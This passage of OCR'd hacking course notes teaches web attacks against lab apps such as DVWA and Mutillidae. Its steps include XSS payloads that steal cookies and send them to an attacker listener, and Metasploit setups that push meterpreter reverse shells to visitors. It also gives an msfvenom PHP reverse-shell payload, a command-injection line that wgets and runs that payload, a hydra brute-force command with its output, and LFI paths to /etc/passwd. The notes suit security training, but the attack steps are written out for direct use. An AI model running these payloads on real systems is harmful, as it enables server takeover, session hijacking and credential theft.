
- If it does not work, give it the passwd file in hex.

1 union select

l) Understanding Cross Site Scripting (XSS):



- The reason that there is hole in the web application program that allows the hacker to execute command or browse the computer. If the hacker wrote a script code and the web application executed the code, then the application has a CSS hole.
- There are persistent XSS attacks and reflected XSS attacks



- The reflected XSS attack is through injecting the url, and we call it url inject. In persistent XSS attack, it stores it in the database and this is very dangerous since anybody will visit the post, the code will be applied on its computer .

m) Reflected XSS Attacks Threat

- To know whether the website has the XSS hole, test that on mutillidae. Go to DNS lookup.
- To know if the web application has the xss hole, write the script

< script>alert(1)</script> You will get 1


To know the session id on cookie, we write

< script>alert (document.cookie) </script>


- To direct you to other website write

<script> document.location="http://www.google.com"</script>

- We can use the link directly




- We can take the cookie of the admin in the website and then we can make login with the cookie and take the admin privilege. We will work on script that will direct to faked hacker web server and we will tell him to inject the cookie. In the hacker computer, we will operate any listener that can see the request
- There is web site that can encode the url.




- We make a listener

- The admin will open the link that you sent through the emil




- The hacker will listen on the port 80. He will get the admin session id from the cookie of the admin




- The hacker will browse the application website. He will use temper to change the session id to the hacker session id

n) Persistent XSS Attacks Threat


- The browser autopwn makes the machine web server and anybody will browse it will apply all the exploits for the browser and any exploit it will find in the browser will make though it gain access to the web server and reverse connecrion to hacker machine
- Go to back track and operate the armitage. Put the LHost and SRVHOST the hacker machine Ip and the SRV port 80 and URIPATH /.



- Install the firebug in order to adjust the sizes of the browser elements so it can withstand the script.




- When the client go to the guest book, it will be forwarded to hacker computer.
- You can use instead of browser autopone module the java_signed_applet. We put in LHOST the hacker computer Ip and LPort the port any port and decide the type of the payload to be java/meterpreter/revers_tcp. The SRVHOST same as our ip and the SRVPort 80 and URI path /



- Any body will browse the link will send him the java/meterpreter/reverse_tcp payload
- When the client go to the guest book, it will be forwarded to hacker computer and will download the payload.

o) Understanding Command Execution Vulnerabilities




- We can through the infected url excute certain commands in unix and windows. We can upload payload and through this payload we can hack the server.
- You can browse the webserver
- You can upload payload in the web server. We will use msfvenom. Msfvenom is combination of msfpayload and msfencode.

Msfvenom –p php/meterpreter/reverse_tcp lhost (ip of hacker computer) lport=(any) -f raw > /root/ test.php

- Remove the hash from the php file
- We have to copy the payload in the web server but it must be text file

Cp /root/test.php / var/www/test.txt

- We will apply the command in the website to upload the payload through the wget command



;wget http://192.168.52.137/test.txt -O / tmp/test.php ; php –f /tmp/test.php

- Prepare the multi handler.

msfconsole


use exploit/multi/handler

set lhost (hacker ip)

set lport (ip we put for the payload)


exploit

- Make sure to install the php in the webserver you want to hack




p) Brute Force Vulnerability


- It is a way of cracking passwords where we can get username and password to gain access on the website we want to hack.We will use the brute force in order to gain access to the web server. It happens through the get and post request. We have many tools that we can do through it the brute force. There is bruter tool, burpsuite,
- Go to dvwa brute force. Addon live http header. Enter in user name and password.
- Take the header information



- Put the information in bruter




- Choose to use the brute force



- Try in the mutillidae website with burp suite. Change the proxy settings in firefox to be ip address 127.0.0.1 and port no 80. It was difficult to use.
- You can use the hydra tool


Brute Force Attacks
Use Bruter tools
Use burpsuite Tools
hydra -l admin -P /root/Desktop/pass.txt 192.168.1.6 http-post-form "/mutillidae/index.php?page=login.php:username=^USER^&password=^PASS^&login-php-submit-button=Login:Not Logged In"
-l -> the username
-P -> the wordlists
192.168.1.6 -> your target host, it can be change using domain
http-post-form -> the service module
/mutillidae/index.php?page=login.php -> path application
username -> input form
password -> input form
login-php-submit-button -> input form at submit button
Not Logged In -> error message when the application failed to log in


root@bt: ~
File Edit View Terminal Help
root@bt:~# hydra -l admin -P /root/Desktop/pass.txt 192.168.1.6 http-post-form "/mutillidae/index.php?page=login.php:username=^USER^&password=^PASS^&login-php-submit-button=Login:Not Logged In"
Hydra v7.3 (c)2012 by van Hauser/THC & David Maciejak - for legal purposes only
Hydra (http://www.thc.org/thc-hydra) starting at 2013-08-14 20:27:57
[DATA] 10 tasks, 1 server, 10 login tries (l:1/p:10), ~1 try per task
[DATA] attacking service http-post-form on port 80
[STATUS] attack finished for 192.168.1.6 (waiting for children to finish)
[80][www-form] host: 192.168.1.6 login: admin password: admin
1 of 1 target successfuly completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2013-08-14 20:28:10
root@bt:~#

q) Local File Inclusion (LFI):

- In local file inclusion, if the web application has the hole local file inclusion, through this hole we can read files inside the webserver like /etc/passwd .
- In DVWA, go to file inclusion.

- Change include with the file you want to download /etc/passwd

- Most important file we can download

- In windows machine we use another command


Page=../../../boot.ini

r) Remote File Inclusion (RFI):


- When the web application has this hole, we can put another page inside this website. This web page called web shell.
- Understanding web shell

